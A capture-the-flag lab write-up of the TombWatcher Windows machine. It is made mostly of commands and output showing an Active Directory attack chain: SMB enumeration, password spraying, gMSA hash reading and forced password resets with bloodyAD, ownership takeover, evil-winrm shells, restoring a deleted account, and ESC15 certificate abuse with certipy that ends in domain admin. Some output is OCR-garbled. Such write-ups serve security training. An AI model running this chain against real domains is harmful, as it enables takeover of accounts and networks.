

Windows machine that tests your #certipy #osint #evil-winrm #certipy #bloodyAD
#bloodhound #nxc #ESC15 #hashcat #deletedADObjects skills.

Initial creds:

henry / H3nry_987TGV!

User flag

Enumeration:

fscanf :

smb + trying zone transfer:

```
(teamosh㉿teamosh) [-] /htb/temp
└─$ nxc smb 10.129.232.167 -u henry -p 'H3nry_987TGV!' -M spider_plus
/home/teamosh/.local/lib/python3.13/site-packages/requests/_init_.py:102: RequestsDependencyWarning: urllib3 (1.26.20) or chardet (5.2.0)/charset_normalizer (2.0.12) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported version!".format(urllib3.__version__, chardet.__version__, charset_normalizer.__version__))
SMB          10.129.232.167 445 DC01      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing=True) (SMBv1=False)
SMB          10.129.232.167 445 DC01      [*] tombwatcher.htb\henry:H3nry_987TGV!
SPIDER_PLUS 10.129.232.167 445 DC01      [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.129.232.167 445 DC01      [*] DOWNLOAD_FLAG: False
SPIDER_PLUS 10.129.232.167 445 DC01      [*] STATS_FLAG: True
SPIDER_PLUS 10.129.232.167 445 DC01      [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.232.167 445 DC01      [*] EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.232.167 445 DC01      [*] MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.232.167 445 DC01      [*] OUTPUT_FOLDER: /home/teamosh/.nxc/modules/nxc_spider_plus
SMB          10.129.232.167 445 DC01      [*] Enumerated shares
SMB          10.129.232.167 445 DC01      Share      Permissions   Remark
SMB          10.129.232.167 445 DC01      ADMIN$    Remote Admin
SMB          10.129.232.167 445 DC01      C$        Default share
SMB          10.129.232.167 445 DC01      IPC$      READ      Remote IPC
SMB          10.129.232.167 445 DC01      NETLOGON  READ      Logon server share
SMB          10.129.232.167 445 DC01      SV$       READ      Logon server share
SPIDER_PLUS 10.129.232.167 445 DC01      [*] Saved share-file metadata to "/home/teamosh/.nxc/modules/nxc_spider_plus/10.129.232.167.json".
SPIDER_PLUS 10.129.232.167 445 DC01      [*] SMB Shares: 5 (ADMIN$, C$, IPC$, NETLOGON, SV$)

;; Query time: 4831 msec
;; SERVER: 10.129.232.167#53 (10.129.232.167) (UDP)
;; WHEN: Tue Jan 27 01:06:55 AST 2026
;; MSG SIZE rcvd: 56

(teamosh㉿teamosh)[-]
└─$ dig AXFR @10.129.232.167 tombwatcher.htb

; <>> Dig 9.20.15-2-Debian <>> AXFR @10.129.232.167 tombwatcher.htb
; (1 server found)
;; global options: +cmd
; Transfer failed.

(teamosh㉿teamosh)[-]
└─$ dig axfr @10.129.232.167 tombwatcher.htb

; <>> Dig 9.20.15-2-Debian <>> axfr @10.129.232.167 tombwatcher.htb
; (1 server found)
;; global options: +cmd
; Transfer failed.

(teamosh㉿teamosh)[-]
└─$
```

```
[teamosh@teamosh] ~ /htb/temp
[-] ls
creds.txt result.txt

[teamosh@teamosh] ~ /htb/temp
[-] nxc smb 10.129.232.167 -u henry -p 'H3nry_987TGV1' --share SYSVOL --get-file 'tombwatcher.htb/Policies/{6AC1786C-016F-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptImpl.inf' GptImpl.inf
SMB          10.129.232.167 445  DC01      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) ($Nbv1=False)
SMB          10.129.232.167 445  DC01      [*] tombwatcher.htb\henry:H3nry_987TGV1
SMB          10.129.232.167 445  DC01      [*] Copying 'tombwatcher.htb/Policies/{6AC1786C-016F-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptImpl.inf' to 'GptImpl.inf'
SMB          10.129.232.167 445  DC01      [*] File 'tombwatcher.htb/Policies/{6AC1786C-016F-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptImpl.inf' was downloaded to 'GptImpl.inf'

[teamosh@teamosh] ~ /htb/temp
[-] ls
GptImpl.inf creds.txt result.txt

[teamosh@teamosh] ~ /htb/temp
[-] nano GptImpl.inf

[teamosh@teamosh] ~ /htb/temp
[-] nano GptImpl.inf


[teamosh@teamosh] ~ /htb/temp
[-] iconv -t UTF-8LE -e UTF-8 GptImpl.inf > GptImpl_readable.txt

[teamosh@teamosh] ~ /htb/temp
[-] cat GptImpl_readable.txt
GNU nano 8.7
[Unicode]
[Unicodeyes]
[Registry Values]
MACHINE\System\CurrentControlSet\Services\NTDS\Parameters\LDAPServerIntegrity=4,1
MACHINE\System\CurrentControlSet\Services\NetLogon\Parameters\RequireSignOrSeal=4,1
MACHINE\System\CurrentControlSet\Services\LMManServer\Parameters\RequireSecuritySignature=4,1
MACHINE\System\CurrentControlSet\Services\LMManServer\Parameters\EnableSecuritySignature=4,1
[Version]
signature = $CHICAGO$*
Revision=1
[Privileges_Rights]
SeAssignPrimaryTokenPrivilege = $*1-5-82-3006700770-424185619-1745488364-794989919-4004696415,*$1-5-82-3876422241-1344743610-1729199087-774402673-2621913236,*$1-5-19,*$1-5-82-271721585-897601226-2024613209-625570482-296978595
SeChangePrivilege = $*1-5-82-32-559,*$1-5-32-551,*$1-5-32-554,*$1-5-32-556
SeBackupLogonRight = $*1-5-32-559,*$1-5-32-551,*$1-5-32-554,*$1-5-32-556
SeChangeNotifyPrivilege = $*1-5-32-554,*$1-5-11,*$1-5-32-544,*$1-5-20,*$1-5-19,*$1-5-10
SeCreatePagefilePrivilege = $*1-5-32-544
SeDebugPrivilege = $*1-5-32-544
SeIncreaseBasePriorityPrivilege = $*1-5-90-0,*$1-5-32-544
SeInCREASEQuotaPrivilege = $*1-5-82-3006700770-424185619-1745488364-794989919-4004696415,*$1-5-82-3876422241-1344743610-1729199087-774402673-2621913236,*$1-5-32-544,*$1-5-20,*$1-5-19,*$1-5-82-271721585-897601226-2024613209-625570482-296978595
SeInteractiveLogonRight = $*1-5-9,*$1-5-32-550,*$1-5-32-549,*$1-5-32-548,*$1-5-32-551,*$1-5-32-544
[ Byte Order Mark ]
[ Help ] [ Q Write Out ] [ W Where Is ] [ X Cut ] [ Execute ] [ Location ] [ U Undo ] [ M Set Mark ] [ H To Bracket ] [ Previous ] [ Back ] [ Prev Word ] [ Home ] [ F Find ]
[ Q Exit ] [ R Read File ] [ B Replace ] [ P Paste ] [ J Justify ] [ O Go To Line ] [ D Delete ] [ A Copy ] [ N Next ] [ B Where Was ] [ F Next ] [ Next Word ] [ E End ] [ G Prev Line ] [ L Next Line ]
```


```
[teamosh@teamosh]~[~/htb/temp]
└$ nxc smb 10.129.232.167 -u henry -D 'H3nry_987TGV!' --users
SMB 10.129.232.167 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing=True) (SMBv1=False)
SMB 10.129.232.167 445 DC01 [+] tombwatcher.htb\henry:H3nry_987TGV!
SMB 10.129.232.167 445 DC01 -User-name- -Last PW Set- -BadPWD- -Description-
SMB 10.129.232.167 445 DC01 Administrator 2025-04-25 14:56:03 0 Built-in account for administering the computer/domain
SMB 10.129.232.167 445 DC01 Guest <never> 0 Built-in account for guest access to the computer/domain
SMB 10.129.232.167 445 DC01 krbtgt 2024-11-16 00:02:28 0 Key Distribution Center Service Account
SMB 10.129.232.167 445 DC01 Henry 2025-05-12 15:17:03 0
SMB 10.129.232.167 445 DC01 Alfred 2025-05-12 15:17:03 0
SMB 10.129.232.167 445 DC01 sam 2025-05-12 15:17:03 0
SMB 10.129.232.167 445 DC01 john 2025-05-19 13:25:10 0
SMB 10.129.232.167 445 DC01 [*] Enumerated 7 local users: TOMBWATCHER
```

```
[teamosh@teamosh] -[~/htb/temp]
$ nc smb 10.129.232.167 -u users.txt -p 'H3nry_987TGV!' --continue-on-success
SMB          10.129.232.167 445 DC01      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
SMB          10.129.232.167 445 DC01      [-] tombwatcher.htb\Administrator:H3nry_987TGV! STATUS_LOGON_FAILURE
SMB          10.129.232.167 445 DC01      [-] tombwatcher.htb\Guest:H3nry_987TGV! STATUS_LOGON_FAILURE
SMB          10.129.232.167 445 DC01      [-] tombwatcher.htb\krbtgt:H3nry_987TGV! STATUS_LOGON_FAILURE
SMB          10.129.232.167 445 DC01      [+] tombwatcher.htb\Henry:H3nry_987TGV!
SMB          10.129.232.167 445 DC01      [-] tombwatcher.htb\Alfred:H3nry_987TGV! STATUS_LOGON_FAILURE
SMB          10.129.232.167 445 DC01      [-] tombwatcher.htb\sam:H3nry_987TGV! STATUS_LOGON_FAILURE
SMB          10.129.232.167 445 DC01      [-] tombwatcher.htb\john:H3nry_987TGV! STATUS_LOGON_FAILURE
```

Henry has WriteSPN permissions on Alfred, which means we can do targeted kerberoast attack:



and now we crack it using hashcat :




Alfred can add himself to `infra@tomb.htb` -> which can read ansible dev GMSA password




```
(teamosh㉿teamosh) [~/htb/temp]
└$ bloodyAD --host 10.129.232.167 -d tombwatcher.htb -u alfred -p 'basketball' --gmsa
[+] alfred added to Infrastructure
[+] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb)
[+] tombwatcher.htb\alfred:basketball
[+] Getting GMSA Passwords
Account: ansible_dev$          NTLM: 22d7972cb291784b28f3b6f5bc79e4cf    PrincipalsAllowedToReadPassword: Infrastructure
```

ansible can forceResetPassword of sam (long-ass chain):



```
(teamosh㉿teamosh) [~/htb/temp]
└$ bloodyAD --host 10.129.232.167 -d tombwatcher.htb -u 'ansible_dev$' -p :22d7972cb291784b28f3b6f5bc79e4cf set password sam 'chetam_brat'
[+] Password changed successfully!
```

sam has writeOwner permission to john, so we make sam his owner and john his slave



```

[teamosh@teamosh]-(~/htb/temp) CYPHER
$ bloodyAD --host 10.129.232.167 -d tombwatcher.htb -u sam -p 'chetam_brat' set owner john sam
[+] Old owner S-1-5-21-1392491010-1358638721-2126982587-512 is now replaced by sam on john

[teamosh@teamosh]-(~/htb/temp) CYPHER
$ bloodyAD --host 10.129.232.167 -d tombwatcher.htb -u sam -p 'chetam_brat' add genericAll john sam
[+] sam has now GenericAll on john

[teamosh@teamosh]-(~/htb/temp)
$ bloodyAD --host 10.129.232.167 -d tombwatcher.htb -u 'sam' -p chetam_brat set password john 'chetam_brat'
[+] Password changed successfully!

```

get our flag:

```

[teamosh@teamosh]-(~/htb/temp)
$ evil-winrm -i 10.129.232.167 -u john -p chetam_brat
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline


Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\john\Documents> dir
*Evil-WinRM* PS C:\Users\john\Documents> type ..\Desktop\user.txt
d111312d7335e6e419d2ffabce342f05c
*Evil-WinRM* PS C:\Users\john\Documents>

```

Root flag

And finally, john has GenericAll to ADCS:



However, my certipy-ad was getting blocked on a ManageCA action despite BloodHound saying you have GenericAll -> its usually because GenericAll over the Active Directory object doesn't always translate perfectly to DCOM/RPC permissions, so we bypass that by giving us permission via ldap -> which did not work 😠

Then I tried to enumerate via John's shell and found only .dll hijacking, but it did not work -> last resort of looking at hints, which said about deleted owner of ADCS (which is also why we do not have GenericAll for john), so we need to restore that:

Searching deleted AD user:

```
Get-ADObject -Filter {isDeleted -eq $true -and objectClass -eq "user"} -  
IncludeDeletedObjects -Properties sAMAccountName,distinguishedName,objectSid
```

Restoring deleted AD user:

```
Restore-ADObject -Identity "CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-  
45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb" -TargetPath  
"OU=ADCS,DC=tombwatcher,DC=htb"
```

Checking for AD user:

```
Get-ADUser cert_admin
```

```
#Evil-WinRM> PS C:\Users\john\Documents> Restore-ADObject -Identity "CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb" -TargetPath "OU=ADCS,DC=tombwatcher,DC=htb"  
#Evil-WinRM> PS C:\Users\john\Documents> Set-ADAccountPassword -Identity "cert_admin" -Reset -NewPassword (ConvertTo-SecureString -AsPlainText "chetam_bro" -Force)  
#Evil-WinRM> PS C:\Users\john\Documents> Enable-ADAccount -Identity "cert_admin"  
#Evil-WinRM> PS C:\Users\john\Documents> Get-ADUser cert_admin  
  
DistinguishedName : CN=cert_admin,OU=ADCS,DC=tombwatcher,DC=htb  
Enabled : True  
GivenName : cert_admin  
Name : cert_admin  
ObjectClass : user  
ObjectGUID : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf  
SamAccountName : cert_admin  
SID : S-1-5-21-1392491010-1358638721-2126982587-1111  
Surname : cert_admin  
UserPrincipalName :  
  
[teamosh@teamosh]~[~/htb/tools]  
$ certipy-ad req -u cert_admin@tombwatcher.htb -p 'chetam_bro' -dc-ip 10.129.232.167 -ca 'tombwatcher-CA-1' -template 'WebServer' -upn 'administrator@tombwatcher.htb'  
Certipy v5.0.4 - by Oliver Lyak (ly4k)  
[*] Requesting certificate via RPC  
[*] Request ID is 7  
[*] Successfully requested certificate  
[*] Got certificate with UPN 'administrator@tombwatcher.htb'  
[*] Certificate has no object SID  
[*] Try using --sid to set the object SID or see the wiki for more details  
[*] Saving certificate and private key to 'administrator.pfx'  
[*] Wrote certificate and private key to 'administrator.pfx'  
  
[teamosh@teamosh]~[~/htb/tools]  
$  
  
At line:1 char:1  
+ Enable-ADAccount -Identity cert_adminPLink  
+ ~~~~~  
+ CategoryInfo : ObjectNotFound: (cert_admin:ADAccount) [Enable-ADAccount], ADIdentityNotFoundException  
+ FullyQualifiedErrorId : ActiveDirectoryCmdlet\Microsoft.ActiveDirectory.Management.ADIdentityNotFoundException,Microsoft.ActiveDirectory.Management.Commands.EnableADAccount  
#Evil-WinRM> PS C:\Users\john\Documents> Restore-ADObject -Identity "CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb" -TargetPath "OU=ADCS,DC=tombwatcher,DC=htb"  
#Evil-WinRM> PS C:\Users\john\Documents> Get-ADUser cert_admin -Properties Enabled, PasswordLastSet, MemberOf  
  
DistinguishedName : CN=cert_admin,OU=ADCS,DC=tombwatcher,DC=htb  
Enabled : True  
GivenName : cert_admin  
MemberOf : {}  
Name : cert_admin  
ObjectClass : user  
ObjectGUID : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf  
PasswordLastSet : 1/27/2026 7:51:25 AM  
SamAccountName : cert_admin  
SID : S-1-5-21-1392491010-1358638721-2126982587-1111  
Surname : cert_admin  
UserPrincipalName :  
  
TOMBWATCHER.HTB Contains Domain SID: S-1-5-21-1392491010-1358638721-2126982587-1111  
Last Collected by BloodHound: 2026-01-27T01:52:47Z  
Owner SID: S-1-5-21-1392491010-1358638721-2126982587-1111  
Node Type: OU=ADCS,DC=tombwatcher,DC=htb  
Object ID: BE54CC4B-F7F3-4069-9085-18A8E88A84C9  
ACL Inheritance Denied:  
Blocks GPO Inheritance:  
Created: 2024-11-15 20:55 AST  
Distinguished Name: OU=ADCS,DC=tombwatcher,DC=htb  
Domain FQDN: TOMBWATCHER.HTB  
Domain SID: S-1-5-21-1392491010-1358638721-2126982587-1111  
Last Seen by BloodHound: 2026-01-27T01:52:47Z  
Owner SID: S-1-5-21-1392491010-1358638721-2126982587-1111  
Affecting GPOs  
DEFAULT DOMAIN POLICY@TOMBWATCHER.HTB  
Groups  
+ Groups
```

Now we can request certificate of Administrator, however it seems like logging is disabled:

```
[teamosh@teamosh]:[~/htb/tools]
$ certipy-ad req -u cert_admin@tombwatcher.htb -hashes :5f43c20b6d58117bdaf45a3e9e72199e -dc-ip 10.129.232.167 -ca 'tombwatcher-CA-1' -template 'WebServer' -upn 'administrator@tombwatcher.htb' USER
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Request ID is 8
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
File 'administrator.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): yes
[*] Wrote certificate and private key to 'administrator_8176fec-8320-4851-a050-b0505da2f8c3.pfx'

[teamosh@teamosh]:[~/HTB/TOOLS]
$ certipy-ad auth -pfx administrator_8176fec-8320-4851-a050-b0505da2f8c3.pfx -dc-ip 10.129.232.167
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*] SAN UPN: 'administrator@tombwatcher.htb'
[*] Using principal: 'administrator@tombwatcher.htb'
[*] Trying to get TGT...
[-] Certificate is not valid for client authentication
[-] Check the certificate template and ensure it has the correct EKU(s)
[-] If you recently changed the certificate template, wait a few minutes for the change to propagate
[-] See the wiki for more information
```

But we got the creds for cert_admin tho, so maybe scan again?

```
[teamosh@teamosh]:[~/htb/temp]
$ certipy-ad find -dc-ip 10.129.232.167 -u cert_admin@tombwatcher.htb -hashes :5f43c20b6d58117bdaf45a3e9e72199e -vulnerable
Certipy v5.0.4 - by Oliver Lyak (ly4k)

/home/teamosh/.local/lib/python3.13/site-packages/requests/_init_.py:102: RequestsDependencyWarning: urllib3 (1.26.20) or chardet (5.2.0)/charset_normalizer (2.0.12) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported version!".format(*version_info))
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 15 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20260127094700.Certipy.txt'
[*] Wrote text output to '20260127094700.Certipy.txt'
```

Bazar zhok, we have ESC15!, by looking at certipy-ad wiki, we can see how to exploit that

ESC15

Session Actions Edit View Help

Template	Last Modified	: 2024-11-16T17:07:26+00:00
Permissions		
Enrollment Permissions		
Enrollment Rights	:	TOMBWATCHER.HTB\Domain Admins TOMBWATCHER.HTB\Enterprise Admins TOMBWATCHER.HTB\cert_admin
Object Control Permissions		
Owner	:	TOMBWATCHER.HTB\Enterprise Admins
Full Control Principals	:	TOMBWATCHER.HTB\Domain Admins TOMBWATCHER.HTB\Enterprise Admins
Write Owner Principals	:	TOMBWATCHER.HTB\Domain Admins TOMBWATCHER.HTB\Enterprise Admins
Write Dacl Principals	:	TOMBWATCHER.HTB\Domain Admins TOMBWATCHER.HTB\Enterprise Admins
Write Property Enroll	:	TOMBWATCHER.HTB\Domain Admins TOMBWATCHER.HTB\Enterprise Admins
PowerUp.ps1	PowerView.ps1	x by using:
[+] User Enrollable Principals		
[!] Vulnerabilities		
ESC15	:	Enrollee supplies subject and schema version is 1.
[*] Remarks		
ESC15	:	Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details.

```
[teamosh@teamosh]:[~/htb/temp]
$ certipy-ad req -u cert_admin@tombwatcher.htb -hashes :5f43c20b6d58117bdaf45a3e9e72199e -dc-ip 10.129.232.167 -ca 'tombwatcher-CA-1' -template 'Webserver' -upn 'administrator@tombwatcher.htb' -application-policies 'Client Authentication'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 15
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
File 'administrator.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): yes
[*] Wrote certificate and private key to 'administrator_4d23dc79-c82e-4d35-bc66-19ccc6848065.pfx'
```

```
[teamosh@teamosh] ~/htb/temp]$ certipy-ad auth -pfx administrator_4d23dc79-c82e-4d35-bc66-19ccc6848065.pfx -dc-ip 10.129.232.167 -ldap-shell
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]   SAN UPN: 'administrator@tombwatcher.htb'
[*] Connecting to 'ldaps://10.129.232.167:636'
[*] Authenticated to '10.129.232.167' as: 'u:TOMBWATCHER\administrator'
Type help for list of commands

# change_password Administrator chetam_brother
Got User DN: CN=Administrator,CN=Users,DC=tombwatcher,DC=htb
Attempting to set new password of: chetam_brother
Password changed successfully!

# sSsSsS
```

```
[teamosh@teamosh] ~/htb/temp]$ evil-winrm -i 10.129.232.167 -u Administrator -p chetam_brother
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
